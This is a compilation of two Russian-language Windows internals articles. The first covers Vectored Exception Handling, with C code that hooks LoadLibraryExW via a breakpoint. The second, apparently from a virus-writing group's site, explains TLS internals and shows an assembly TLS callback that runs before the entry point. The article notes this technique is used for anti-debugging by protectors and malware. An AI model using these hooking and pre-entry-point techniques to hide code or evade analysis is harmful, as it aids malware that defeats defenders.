LONG NTAPI LoadLibraryBreakpointHandler(PEXCEPTION_POINTERS pExceptionInfo );
void BreakpointCallback( PVOID pCodeAddr, PVOID pStackAddr );
```

```
void SetupLoadLibraryExWCallback(void);
BYTE SetBreakpoint( PVOID pAddr );
void RemoveBreakpoint( PVOID pAddr, BYTE bOriginalOpcode );

// Global variables
PVOID g_pfnLoadLibraryAddress = 0;
BYTE g_originalCodeByte;

/*++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*/

BOOL APIENTRY DllMain( HANDLE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    // We don't need thread start/stop notifications, so disable them
    DisableThreadLibraryCalls( (HINSTANCE)hModule );

    // At startup, set LoadLibrary breakpoint, at shutdown, remove it
    if ( DLL_PROCESS_ATTACH == ul_reason_for_call )
        SetupLoadLibraryExWCallback();
    else if ( DLL_PROCESS_DETACH == ul_reason_for_call )
        RemoveBreakpoint( g_pfnLoadLibraryAddress, g_originalCodeByte );

    return TRUE;
}

/*++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*/

void SetupLoadLibraryExWCallback(void)
{
    // Obtain the address of LoadLibraryExW.
    // All LoadLibraryA/W/ExA calls
    // go through LoadLibraryExW
    g_pfnLoadLibraryAddress=(PVOID)GetProcAddress(GetModuleHandle("KERNEL32"),
                                                  "LoadLibraryExW" );

    // Add a vectored exception handler for our breakpoint
    AddVectoredExceptionHandler( 1, LoadLibraryBreakpointHandler );

    // Set the breakpoint on LoadLibraryExW.
    g_originalCodeByte = SetBreakpoint( g_pfnLoadLibraryAddress );
}

/*++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*/
// Handler for our LoadLibraryExW breakpoint handler.  When the
// breakpoint is hit, invoke the callback function (BreakpointCallback).
// Then step the original instruction and let execution continue.  This
// actually requires that two exception be handled, as described in the
// function's code
/*++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*/

LONG NTAPI LoadLibraryBreakpointHandler(PEXCEPTION_POINTERS
                                        pExceptionInfo )
{
    // printf( "In LoadLibraryBreakpointHandler: EIP=%p\n",
    //          pExceptionInfo->ExceptionRecord->ExceptionAddress );

    LONG exceptionCode = pExceptionInfo->ExceptionRecord->ExceptionCode;

    if ( exceptionCode == STATUS_BREAKPOINT)
    {
        // Make sure it's our breakpoint.  If not, pass on to other
        // handlers
        if ( pExceptionInfo->ExceptionRecord->ExceptionAddress
            != g_pfnLoadLibraryAddress )
        {
            return EXCEPTION_CONTINUE_SEARCH;
        }

        // We need to step the original instruction, so temporarily
```

```
        // remove the breakpoint
        RemoveBreakpoint( g_pfnLoadLibraryAddress, g_originalCodeByte );

        // Call our code to do whatever processing desired at this point
        BreakpointCallback( pExceptionInfo->
           ExceptionRecord->ExceptionAddress,
                           (PVOID)pExceptionInfo->ContextRecord->Esp );

        // Set trace flag in the EFlags register so that only one
        // instruction  will execute before we get a STATUS_SINGLE_STEP
        // (see below)
        pExceptionInfo->ContextRecord->EFlags |= 0x00000100;

        return EXCEPTION_CONTINUE_EXECUTION;    // Restart the instruction
    }
    else if ( exceptionCode == STATUS_SINGLE_STEP )
    {
        // Make sure the exception address is the single step we caused
        // above.
        // If not, pass on to other handlers
        if ( pExceptionInfo->ExceptionRecord->ExceptionAddress
            != (PVOID)((DWORD_PTR)g_pfnLoadLibraryAddress+1) )
        {
            return EXCEPTION_CONTINUE_SEARCH;
        }

        // printf( "In STATUS_SINGLE_STEP handler\n" );

        // We've stepped the original instruction, so put the breakpoint
        // back
        SetBreakpoint( g_pfnLoadLibraryAddress );

        // Turn off trace flag that we set above
        pExceptionInfo->ContextRecord->EFlags &= ~0x00000100;

        return EXCEPTION_CONTINUE_EXECUTION;    // Continue on!
    }
    else    // Not a breakpoint or single step.  Definitely not ours!
    {
        return EXCEPTION_CONTINUE_SEARCH;
    }
}

/*+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*/
// Invoked when LoadLibraryExW is called.  Passed the address of the
// breakpoint, and the stack pointer.  The stack pointer can be used
// to retrieve parameter values from the stack.  In this case, we want
// to retrieve the unicode string that names to DLL to be loaded.
/*+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*/
void BreakpointCallback( PVOID pCodeAddr, PVOID pStackAddr )
{
    DWORD nBytes;

    LPWSTR pwszDllName;

    // pStackAddr+0 == return address
    // pStackAddr+4 == first parameter
    ReadProcessMemory(  GetCurrentProcess(),
                        (PVOID)((DWORD_PTR)pStackAddr+4),
                        &pwszDllName, sizeof(pwszDllName),
                        &nBytes );

    printf( "LoadLibrary called on: %ls\n", pwszDllName );
}

/*+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*/
// Sets breakpoint at specific address, returns original opcode byte where
// breakpoint was set.
/*+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*/
BYTE SetBreakpoint( PVOID pAddr )
{
```

```
    DWORD nBytes;
    BYTE bOriginalOpcode;

    // Read the byte at the specified address
    ReadProcessMemory( GetCurrentProcess(), pAddr,
                       &bOriginalOpcode, sizeof(bOriginalOpcode),
                       &nBytes);

    // Write breakpoint
    BYTE bpOpcode = 0xCC;
    WriteProcessMemory( GetCurrentProcess(), pAddr,
                       &bpOpcode, sizeof(bpOpcode),
                       &nBytes );

    return bOriginalOpcode;
}

/*++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*/
// Writes the original opcode byte back to the specified address where
// a breakpoint was previously written.
/*++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*/
void RemoveBreakpoint( PVOID pAddr, BYTE bOriginalOpcode )
{
    DWORD nBytes;

    WriteProcessMemory( GetCurrentProcess(),
                       pAddr,
                       &bOriginalOpcode, sizeof(bOriginalOpcode),
                       &nBytes );
}

/*++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*/
extern "C" void __declspec(dllexport) VectoredExcBP_ExportedAPI(void)
{
    // Do nothing function.  Just exported so that an EXE can link
    // against this DLL.
}
```

Рисунок 2. VectoredExcBP

Также я написал демонстрационную программу TestVE (рисунок 3), которая загружает пару интересных DLL с помощью LoadLibrary. TestVE также вызывает фиктивную функцию из VectoredExcBP.DLL, что вынуждает загрузить DLL во время инициализации программы.

```
#define WIN32_LEAN_AND_MEAN
#include <windows.h>

// Prototype for function exported from VectoredExcBP DLL.
extern "C" void VectoredExcBP_ExportedAPI(void);

int main()
{
    // Load a couple of DLLs, which in turn also call LoadLibrary on
    // other DLLs.
    LoadLibrary( "MFC42" );

    LoadLibrary( "WININET" );

    // Call exported function in VectoredExcBP DLL.  This is simply
    // to force that DLL to be loaded.
    VectoredExcBP_ExportedAPI();

    return 0;
}
```

Рисунок 3. TestVE

Когда VectoredExcBP загружается, ее DllMain вызывает мою функцию SetupLoadLibraryExWCallback. Эта функция использует API AddVectoredExceptionHandler для регистрации нового обработчика. Дополнительно она же определяет адрес в памяти API-функции

LoadLibraryExW из KERNEL32.DLL, и устанавливает точку останова на ее первую инструкцию.

Основное содержание VectoredExcBP - функция LoadLibraryBreakpointHandler. Это и есть обработчик, который устанавливается AddVectoredExceptionHandler. Когда происходит исключение, эта функция получает управление. Для всех неинтересных ей исключений, функция возвращает статус EXCEPTION_CONTINUE_SEARCH, чтобы дать возможность другим обработчикам увидеть исключение.

Не вдаваясь в теорию отладки, позвольте кратко описать последовательность событий, которые происходят при срабатывании точки останова и реакцию программы. Когда процессор выполняет инструкцию точки останова, первое, что происходит, это исключение типа STATUS_BREAKPOINT. При этом код, вызвавший исключение, уже не выполняется. Это подходящее время для исследования параметров и так далее.

Так как точка останова затерла оригинальную инструкцию, следующий шаг - это восстановление затертого байта, чтобы первоначальная инструкция могла выполниться. Как правило, это не трудно. Однако, есть проблема. Как только вы восстановите первоначальную инструкцию, и продолжите выполнение, вашей точки останова больше не будет, и обработчик не получит управление.

Решение (для процессоров x86) - выполнить только одну инструкцию и вернуть управление так, чтобы вы могли восстановить точку останова. Пошаговое выполнение на процессорах x86 - установка флага трассировки в регистре EFlags процессора. Когда флаг трассировки установлен, процессор выполняет только одну команду и генерирует исключение STATUS_SINGLE_STEP. После получения исключения STATUS_SINGLE_STEP, флаг трассировки может быть сброшен для продолжения нормального выполнения программы.

Рассмотрение функции LoadLibraryBreakpointHandler показывает, что она реализует в точности только что описанный алгоритм. Код экстра-параноидален, и проверяет, что адрес исключения тот, который именно он и ожидает. Код выполняет примерно то, что я описал и достаточно хорошо прокомментирован.

Ветка обработки исключения STATUS_BREAKPOINT функции LoadLibraryBreakpointHandler вызывает процедуру, названную мной BreakpointCallback. Она использует значения указателя стека в момент исключения, чтобы найти значения параметров. В случае LoadLibrary, это один параметр - указатель на имя подгружаемой DLL. Функция BreakpointCallback восстанавливает этот указатель от значения указателя стека. (Вы можете захотеть изменить вызов printf на что-то вроде OutputDebugString, если будете использовать эту DLL в неконсольном приложении.)

Вы можете быть удивлены, тем, что я использовал LoadLibraryExW для мониторинга. На это имеется серьезное основание. Поскольку LoadLibrary принимает строковый параметр, это может как ANSI, так и UNICODE строка. Наиболее часто используемая версия функции LoadLibrary - LoadLibraryA. Оказывается, LoadLibraryA всего лишь обертка вокруг LoadLibraryExA. В свою очередь, LoadLibraryExA - обертка вокруг LoadLibraryExW. Аналогично, LoadLibraryW сводится к вызову LoadLibraryExW. Все дороги ведут к LoadLibraryExW. С единственной точкой останова на эту API, я увижу вызовы любого варианта LoadLibrary.

Чтобы попробовать VectoredExcBP, убедитесь, что у нас запущена Windows XP Beta 2 или старше и запустите программу TestVE. TestVE только вызывает LoadLibrary для двух DLL (MFC42.DLL и WININET.DLL). Однако, эти DLL вызывают LoadLibrary внутри их DLLMain, так что вы должны видеть дополнительные вызовы LoadLibrary. Если все работает, вы должны увидеть примерно следующее:

```
LoadLibrary called on: MFC42
LoadLibrary called on: MSVCRT.DLL
LoadLibrary called on: G:\WINDOWS\System32\MFC42LOC.DLL
LoadLibrary called on: WININET
```

```
LoadLibrary called on: kernel32.dll
LoadLibrary called on: advapi32.dll
LoadLibrary called on: kernel32.dll
```

Выполнение VEH.

Выполнение VEH в Windows XP Beta 2 исключительно прямолинейно. AddVectoredExceptionHandler является форвадером RtlAddVectoredExceptionHandler из NTDLL. Рисунок 4 показывает псевдокод функции RtlAddVectoredExceptionHandler. Список VEH-обработчиков хранится как связанный список. Каждый зарегистрированный обработчик представлен 12-ти байтным узлом, расположенным в куче процесса. Критическая секция защищает код, который фактически вставляет новый обработчик в голову или конец списка. Если параметр FirstHandler не ноль, новый элемент вставляется в начало списка, иначе - в конец. Довольно просто! Нет кода, который проверяет, а не зарегистрирован ли уже этот новый обработчик, так что для некоторого обработчика возможно, что он будет зарегистрирован (и вызван) более одно раза.

```
struct _VECTORED_EXCEPTION_NODE
{
    DWORD   m_pNextNode;
    DWORD   m_pPreviousNode;
    PVOID   m_pfnVectoredHandler;
}

CRITICAL_SECTION RtlpCalloutEntryLock;
_VECTORED_EXCEPTION_NODE RtlpCalloutEntryList;

RtlAddVectoredExceptionHandler( ULONG FirstHandler,
PVECTORED_EXCEPTION_HANDLER VectoredHandler )
{
    // Allocate space for the new node
    PVOID pExcptNode = HeapAlloc( GetProcessHeap(), 0, 0xC );
    if ( !pExcptNode )
        return 0;

    pExcptNode->m_pfnVectoredHandler = VectoredHandler;

    RtlEnterCriticalSection( &RtlpCalloutEntryLock );

    if ( FirstHandler )
    {
        pExcptNode->m_pNextNode = RtlpCalloutEntryList->m_pNextNode;
        pExcptNode->m_pPreviousNode = &RtlpCalloutEntryList;
        RtlpCalloutEntryList->m_pNextNode->m_pPreviousNode = pExcptNode;
        RtlpCalloutEntryList->m_pNextNode = pExcptNode;
    }
    else
    {
        pExcptNode->m_pNextNode = &RtlpCalloutEntryList;
        RtlpCalloutEntryList->m_pPreviousNode->m_pNextNode = pExcptNode;
        pExcptNode->m_pPreviousNode =
            RtlpCalloutEntryList->m_pPreviousNode;
        RtlpCalloutEntryList->m_pPreviousNode = pExcptNode;
    }

    RtlLeaveCriticalSection( &RtlpCalloutEntryLock );

    return pExcptNode;
}
```

Рисунок 4. RtlAddVectored

Другая примечательная особенность VEH - то, как вызываются обработчики. Как я написал в моей статье про SEH, KiUserExceptionDispatcher (в NTDLL) вызывает RtlDispatchException. Рисунок 5

показывает, как VEH был добавлен в код RtlDispatchException в NTDLL. Если вы сравните этот и оригинальный код из моей ранней статьи, вы увидите, что добавился только вызов функции RtlCallVectoredExceptionHandlers в самом начале RtlDispatchException. Это доказывает, что VEH-обработчика вызываются перед SEH-обработчиками.

```
RtlDispatchException( PEXCEPTION_RECORD pExcptRec, CONTEXT * pContext )
{
    DWORD    stackUserBase;
    DWORD    stackUserTop;
    PEXCEPTION_REGISTRATION pRegistrationFrame;
    DWORD hLog;

    // The new bit of code
    RtlCallVectoredExceptionHandlers( pExcptRec, pContext );

    // Get stack boundaries from FS:[4] and FS:[8]
    RtlpGetStackLimits( &stackUserBase, &stackUserTop );

    pRegistrationFrame = RtlpGetRegistrationHead();
// ... rest of code
```

Рисунок 5. RtlDispatchException Pseudocode

Псевдокод RtlCallVectoredExceptionHandlers показан на рисунке 6. Снова, код очень простой. Критическая секция охраняет цикл while. Так цикл проходит через каждый зарегистрированный обработчик и вызывает функцию обработчика. Если обработчик вернул EXCEPTION_CONTINUE_EXECUTION, цикл прекращается без обхода остальных обработчиков. Также функция заботится о возвращаемом значении, говорящем RtlDispatchException, стоит ли затевать поиск SEH-обработчиков.

```
// Called from RtlDispatchException
RtlCallVectoredExceptionHandlers( PEXCEPTION_RECORD pExcptRec,
    CONTEXT * pContext )
{
    bool bContinueExecution = false;

    // Guard the callbacks with a critical section
    RtlEnterCriticalSection( &RtlpCalloutEntryLock );

    // Get the head of the list
    pCurrentNode = RtlpCalloutEntryList;

    // While nodes we haven't processed...
    while ( pCurrentNode != RtlpCalloutEntryList )
    {
        // Invoke the handler function
        EXCEPTION_POINTERS pExceptionPointers
        LONG disposition = pCurrentNode->m_pfnVectoredHandler
            ( &pExcptRec );

        // If the handler says to resume execution, break out of our loop
        if ( disposition == EXCEPTION_CONTINUE_EXECUTION )
        {
            bContinueExecution = true;
            break;
        }

        // go on to next node
        pCurrentNode = pCurrentNode->m_pNextNode;
    }

    RtlLeaveCriticalSection( &RtlpCalloutEntryLock );

    return bContinueExecution;
}
```

Рисунок 6. RTLCallVectoredExceptionHandlers

Итак, VEH является существенным дополнением к Windows XP. Мне остается только сожалеть, что эта возможность не была добавлена раньше. Я продемонстрировал одно из многих преимуществ VEH и надеюсь, что в будущем эта технология будет широко использоваться в различных инновационных проектах.

Оригинал статьи

Из Microsoft Systems Journal. Сентябрь 2001.

TLS изнутри

Автор: Bill / TPOC

Дата: 2006-10-19

e-mail: billprisoner@mail.ru

web: http://vx.netlux.org/tpoc

Здравствуйте. Вот мы и вернулись. Сегодня я расскажу вам об одном крутом механизме, который называется **TLS**–**Thread Local Storage**– что по-русски – локальная память потока. Сия вещь широко применяется обычными гуишными программерами в многопоточных приложениях. Вы скажите: А зачем мне оно?? Отвечу – обычно сия вещь нужна для того, чтобы связать определенные данные с конкретным потоком. Например, дядя Рихтер приводит пример – с каждым потоком в **TLS** связывается дата и время, когда он был создан. В момент уничтожения потока можно посчитать время в течении, которого поток существовал.

Сценарии, где есть данные, которые связанны одновременно и программой в целом, и с отдельным потоком вынуждают использовать **TLS**. Например, пусть процесс владеет некоторым массивом. Каждый элемент массива вместе с его содержимым соответствует отдельному потоку. Откуда поток узнает, какой индекс в глобальном массиве его? Да, можно передать функции потока **ThreadProc** параметр в виде индекса. Тогда индекс будет храниться в локальной переменной. Но представьте, что **ThreadProc** вызывает какую-то функцию потом еще одну, и так он может вызывать сотни функций с разными уровнями вложенности. Куда денется индекс, которым владеет поток?? Да, можно передавать индекс каждой функции параметром, но это очевидно будет сказываться на эффективности. Очевидным решением для кодеров из **Micro$oft** стало создание памяти специфичной для потока - **TLS**.

Но я непросто так взялся за этот механизм. **TLS** позволяет выполнять код до исполнения **EP**. Эту технику используют в качестве анти-отладочного механизма. Хоть он и сейчас довольно известен, думаю, это будет интересно. Более того я нигде не нашел нормального описания видов **TLS**– их отличий и свойств, поддержка **TLS** разными компиляторами, создание **TLS** ручками. Кое-что кое-где встречается, но этого явно не достаточно. Этим небольшим документом я решу это молчание. Даже дядя Джефф в своей книге очень поверхностно описывает **TLS**– судя по его книжке нельзя понять, чем отличаются статическая и динамическая **TLS**! Давайте, наконец, положим конец этому информационному беспределу!

Существует два вида локальной памяти потока – статическая и динамическая. Но это нигде явно не говорится, кроме все той же книги Джеффри Рихтера – но как я говорил различия там совершенно не описываются. Вот что пишет Джефф про различия статической и динамической **TLS**:

“Статическая локальная память основана на той же концепции, что и динамическая, - она предназначена для того, чтобы с потоком можно было сопоставить те или иные данные. Однако статическую TLS использовать гораздо проще, так как при этом не нужно обращаться к каким-либо функциям.”

Это утверждение неверно в корне. Хоть мы очень уважаем дядю Рихтера, но в этом случае он нагло недоговаривает истину, а в нашем случае это совсем не хорошо. Я вернусь к этому вопросу позже, после рассмотрения юзверьского использования обеих типов **TLS**.

Вообще действительно оба типа **TLS** преследуют одинаковую цель, о которой было сказано выше. Но у них разнятся возможности и их внутреннее устройство.

Динамическая TLS

Чтобы связать данные с динамической **TLS** поток может использовать четыре функции –**TlsAlloc**, **TlsGetValue**, **TlsSetValue**, **TlsFree**. Смысл в следующем – поток имеет определенное количество ячеек каждая из которых размером 4 байта. Количество ячеек разниться в зависимости от версии винды, но самое маленькое – это 64 ячейки для **Windows 95**. В более новых ОС количество доступных ячеек увеличивается. Вот таблица с информацией о максимальном количестве ячеек для процесса:

ОС	Предел
Windows 2000/XP	1088
Windows 98/Me	80
Windows 95 Windows NT 4.0 и младше	64

Т.о. пусть каждый поток имеет один специфический для себя указатель на какую-либо структуру - разработчики предполагают что в 95-ой винде потоков таких может быть не более 64 в одном процессе. И так далее по нарастающей версий. Но чтобы программа работала в любой ОС надо ориентироваться на самое маленькое значение – т.е. 64.

Итак, чтобы получить 4х байтный кусочек, мы вызываем функцию – **TlsAlloc**:

```
DWORD TlsAlloc(VOID)
```

Данная функция резервирует кусочек в локальной памяти потока и возвращает индекс этого **DWORD**'а. Далее этот индекс передают в функции **TlsSetValue** и **TlsGetValue**:

```
BOOL TlsSetValue(
DWORD  dwTlsIndex, // TLS index to set value for
LPVOID  lpvTlsValue  // value to be stored
   );

LPVOID TlsGetValue(
DWORD  dwTlsIndex  // TLS index to retrieve value for
   );
```

Функция **TlsSetValue** устанавливает значение в ячейке с данным индексом. Она принимает индекс возвращенный функцией **TlsAlloc**, а также значение для сохранения в ячейке с данным индексом. Функция возвращает 1 в случае успеха и 0 в противном случае. Для получения дополнительной информации в случае ошибки как обычно вызывайте функцую **GetLastError**.

Функция **TlsGetValue** соответственно возвращает значение указанное данным индексом. В случае ошибки возвращается 0. Чтобы различить нулевое значение в ячейке, с сигнализацией об ошибке вызывайте **GetLastError**. Если ошибки не было, то **GetLastError** вернет **NO_ERROR**.

Теперь откроем капот этих функций. Сперва **TlsAlloc**. Функция **TlsAlloc** устроена довольно просто, но при ее исследовании встречаешься со многими фундаментальными механизмами ОС **Windows**. Рассмотрим поведение **TlsAlloc** по пунктам:

• На время работы функции устанавливается обработчик исключения **SEH** следующим в цепочку.
• Чтобы получить свободный индекс функция **TlsAlloc** просматривает битовую карту индексов. Если бит установлен, то индекс свободен. Битовая карта находится в **PEB**(все необходимые структуры данных описываемые в этой статье можно получить из файлов символов с помощью утилиты **PDBDUMP**) по смещению **44h** и называется **TlsBitmapBits**. Т.к. битовая карта индексов глобальна для процесса (потому что находится в **PEB**–**Process Environment Block**) до доступа к **PEB** входим в критическую секцию, чтобы не повредить эти глобальные данные (после поиска свободного индекса происходит запись в битовую карту). Т.к. поиск индексов ведется в **TlsBitmapBits**, а размер этого поля 8 байт во всех версиях винды, то получается всего 64

различный слота. Но где обещанные 80 слотов для **Windows 98/Me** и 1088 для **Windows 2000/XP**? Все просто. Сначала поиск действительно ведется в **TlsBitmapBits**, если в **2000/XP** обнаруживается, что этом поле биты закончились, то поиск продолжается в другом расширенном поле, которое называется **TlsExpansionBitmapBits**, размер которого для **Windows 2000/XP** 32 байта – 1024 бита плюс 64 бита для **TlsBitmapBits** получается 1088 слотов.
• Когда свободный индекс найден, соответствующий бит устанавливается. Поиск свободного бита и установка его значения выполняется внутренней недокументированной функцией **NTDLL.DLL! RtlFindClearBitsAndSet**. Один из параметров этой функции (и самый важный) – указатель на структуру **RTL_BITMAP**, которая описывается следующим образом:

```
struct _RTL_BITMAP
{
unsigned long SizeOfBitMap;
unsigned long* Buffer;
}
```

Здесь SizeOfBitMap количество бит в битовой карте, Buffer – битовая карта.

• Сами ячейки **TLS** представлены массивом, который находится в **TEB** и называется **TlsSlots** для первых 64 ячеек и **TlsExpansionSlots** для индексов больше 64х. После получения свободного индекса, в массиве очищается (устанавливается в ноль) элемент соответствующий новому индексу (для этого и входит в критическую секцию).
• Выходим из критической секции.
• Убираем обработчик исключений.

Функции **TlsSetValue** и **TlsGetValue** работают, очевидно, теперь как, обращаясь к **TlsSlots** и к **TlsExpansionSlots** по индексу.

В принципе теперь можно реализовать свои функции для работы с **TLS** не обращаясь к системным **API**. Здесь смущает только синхронизация при обращении к нашей **TlsXxx** несколькими потоками, которую тоже можно реализовать самостоятельно, учитывая, что синхронизация производится с помощью функций **RtlAcquirePebLock** и **RtlReleasePebLock**, которые реализованы с помощью критических секций без использования ядерных функций.

Статическая TLS

Статическая локальная память для потока не использует **API** функций. Статическая локальная память потока опирается на механизмы загрузчика и свои собственные структуры. Если мы хотим использовать статическую **TLS** в своих программах на ассемблере, то придется реализовывать ее вручную. Компиляторы высокоуровневых языков предоставляют специальный синтаксис для работы со статической **TLS**. Так, компилятор **Microsoft VC++** позволяет использовать следующий синтаксис для создания переменной специфичной для потока:

```
__declspec(thread) int tls_i = 1;
```

Этим кодом создается переменная **tls_i** локальная для потока, которая инициализируется значением 1. Переменная может быть любого типа. Такие переменные являются как бы глобальными, т.е. не размещаются в стеке, но для каждого потока соответствующие адреса размещения переменных **TLS** будут различны. Исходя из этих правил нельзя внутри функции определить **TLS** переменную, т.к. она тогда будет локальной для функции (это правило естественно для высокоуровневых компиляторов).

Для программистов на высокоуровневых языках предпочтительнее использовать именно статическую локальную память потока, т.к. не нужно вызывать никаких **API**– все сделает сам компилятор – автоматически создаст код для работы с **TLS** и инициализирует директорию **TLS**, данные которой обычно располагаются в секции с именем **.tls**. Статическая и динамическая **TLS**

изнутри устроены совсем по разному – они используют разные внутренние механизмы и структуры. Статическая **TLS** поддерживает вызов **TLS Callback** функций для инициализации **TLS** переменных – то, что довольно часто используют протекторы и вирусы для антиотладки. Например, **ExeCryptor** располагает код **TLSCallback** функции, в результате отладчик пролетает **EP**.

Рассмотрим формат директории **TLS** в **PE**-файле:

```
typedef struct _IMAGE_TLS_DIRECTORY32 {
DWORD   StartAddressOfRawData;
DWORD   EndAddressOfRawData;
DWORD   AddressOfIndex;             // PDWORD
DWORD   AddressOfCallBacks;         // PIMAGE_TLS_CALLBACK *
DWORD   SizeOfZeroFill;
DWORD   Characteristics;
} IMAGE_TLS_DIRECTORY32;
typedef IMAGE_TLS_DIRECTORY32 * PIMAGE_TLS_DIRECTORY32;
```

• **DWORD StartAddressOfRawData;**–**VA** начала области **TLS** данных. При создании потока данные из этого **VA** копируются в область специфичную для потока. Можно сказать, что данные в этой области являются инициализаторами данных специфичных для конкретного потока.
• **DWORD EndAddressOfRawData;**–**VA** конца области **TLS** данных.
• **DWORD AddressOfIndex;**– Область для получения **TLS** индекса. Является указателем на **DWORD**, располагающийся в секции данных. Обычно адрес **AddressOfIndex** имеет символическое имя **_tls_index**. Это поле заполняет загрузчик при анализе **PE**-файла.
• **DWORD AddressOfCallBacks;**– Указатель на массив адресов **TLS Callback** функций. Конец массива помечается нулем. Чуть позже я расскажу о **TLS Callback** функциях подробно.
• **DWORD SizeOfZeroFill;** – Количество байт, которые лоадеру необходимо заполнить нулями в промежутке от StartAddressOfRawData до EndAddressOfRawData.
• **DWORD Characteristics;** – Зарезервировано для будущего использования.

Теперь расскажу, как это все работает. Посмотрите на пример программы, использующей статическую локальную память потока:

```
// TLS переменные

__declspec( thread ) int tls_i;
__declspec( thread ) char tls_char[25];

// Потоковая функция
DWORD WINAPI ThreadFunc( LPVOID lpParam )
{
_asm int 3 // Я использую эту инструкцию, чтобы затормозиться
// в ОллиДебуг. Также можно отметить Break on new
// threads в меню Debugging Options.Events
 tls_i = (int)lpParam;
 lstrcpy(tls_char,"af");
char szMsg[80];

wsprintf( szMsg, "Parameter = %d.", tls_i );
MessageBox( NULL, szMsg, "ThreadFunc", MB_OK );

return 0;
}

int APIENTRY WinMain(HINSTANCE hInstance,
                 HINSTANCE hPrevInstance,
                 LPSTR     lpCmdLine,
                 int       nCmdShow)
{
DWORD dwThreadId;
CreateThread(
    NULL,                        // default security attributes
    0,                           // use default stack size
    ThreadFunc,                  // thread function
    (LPVOID)1,     // argument to thread function
```

```
    0,                          // use default creation flags
    &dwThreadId);               // returns the thread identifier
CreateThread(
    NULL,                       // default security attributes
    0,                          // use default stack size
    ThreadFunc,                 // thread function
    (LPVOID)2,     // argument to thread function
    0,                          // use default creation flags
    &dwThreadId);               // returns the thread identifier
while (1);// Если функция WinMain завершается, то убивается процесс. Не
// дадим WinMain завершиться
 return 0;
}
```

Когда компилятор видит использование статических **TLS** переменных он создает директорию **TLS** в результирующем **PE**-файле. Директория имеет 9 номер в массиве директорий **IMAGE_DATA_DIRECTORY**. Сами данные в директории служат для начальной инициализации буферов **TLS** массива для потока. Данные инициализации находятся по адресам от StartAddressOfRawData до EndAddressOfRawData. Также массив адресов **TLSCallback** функций содержит адреса функций, которые должны инициализировать значения **TLS** переменных. Когда компилятор видит следующую инструкцию в потоковой функции

```
tls_i = 1;
```

он генерирует примерно такой код:

```
mov     ecx, [_tls_index] // Индекс, пусть равен нулю, т.е. в ecx - 0
mov     edx, fs:[2Ch]  // В EDX - адрес массива TLS - ThreadLocalStorage
mov     eax, [edx+ecx*4]// В EAX - адрес буфера специфичного для потока
mov     [eax+104h],1    // 104h - смещение переменной tls_i в буфере TLS
```

Для доступа к **TLS** имеется массив **TLS,** адрес которого находится в поле **ThreadLocalStorage TEB**'а. Массив специфичен для потока и в каждом элементе содержит адрес **TLS** буфера. **AddressOfIndex**– адрес индекса в массиве **TLS**. Видно, что при одном и том же коде буферы для разных потоков будут разные – ответственность по заполнению полей в **TEB** берет на себя загрузчик. Размер буферов каждого потока загрузчик вычисляет из формулы

```
SizeOfBuffers = (EndAddressOfRawData-StartAddressOfRawData).
```

Специфика реализации доступа к **TLS** налагает некоторые ограничения на использование статической **TLS** в высокоуровневых компиляторах. Вот некоторые из них:

1. Спецификатор **__declspec(thread)** может быть использован только с данными.
2. Как было сказано выше, **TLS** можно применять только к статическим переменным – т.е. нелокальным.
3. Нельзя получить адрес переменной **TLS**, т.к. он не является константой.
4. Может возникнуть проблемы с **DLL**, которую динамически загружают с помощью **LoadLibrary**. Для **DLL,** которые могут быть загружены с помощью **LoadLibrary** и которые используют **TLS** рекомендуется вызывать функции **TlsXxx**, которые были описаны выше. Более подробно в "**SDK -> Visual C++ Concepts: Adding Functionality -> Rules and Limitations for TLS**".

TLS Callback

TlsCallbacks– это функции, которые загрузчик вызывает до вызова **EP**. Директория **TLS** описывает набор этих функций. Каждая из функций имеет следующий прототип:

```
typedef VOID
(NTAPI *PIMAGE_TLS_CALLBACK) (
PVOID DllHandle,
DWORD Reason,
PVOID Reserved
```

```
);
```

Этот параметр может принимать одно из следующих значений: **DLL_PROCESS_ATTACH, DLL_THREAD_ATTACH, DLL_THREAD_DETACH, DLL_PROCESS_DETACH**. Т.е. функция вызывается в зависимости от ситуации. Самое интересное значение **DLL_PROCESS_ATTACH**– вызов TLS функции, когда процесс только создался – даже до вызова **EP**.

О действиях загрузчика при вызове **TLSCallback** функциях можно почитать здесь http://www.microsoft.com/msj/0999/hood/hood0999.aspx. Хочу заметить, что высокоуровневые компиляторы **Micro$oft**(и другие насколько я знаю тоже) не поддерживают вызов **TLSCallback** функций. Линкер **UniLink** имеет файл **unlfeat.h**, который позволяет использовать **TLSCallback** функции. Используйте макрос **TLS_CALLBACK,** а после линкуйте файл линкером **UniLink**.

Создание программы с функциями TLS Callback вручную на ассемблере

```
format      PE GUI
include     'include\win32a.inc'
entry       $
        invoke ExitProcess,0
        ret
proc        callback,handle,reason,reserved
        cmp     [reason],DLL_PROCESS_ATTACH
        jnz     @f
        invoke  MessageBox,0,0,0,0
@@:         ret
endp
data        9
        dd a ; StartAddressOfRawData;
        dd a ; EndAddressOfRawData
        dd a ; AddressOfIndex
        dd c ; AddressOfCallBacks
a           dd 0 ;
c           dd callback ; Array Of Callbacks
        dd 0        ; NULL - end of Array Of Callbacks
end data
section '.idata' import data readable

  library kernel,'KERNEL32.DLL',\
      user,'USER32.DLL'

  import kernel,\
     ExitProcess,'ExitProcess'
  import user,\
     MessageBox,'MessageBoxA'
```

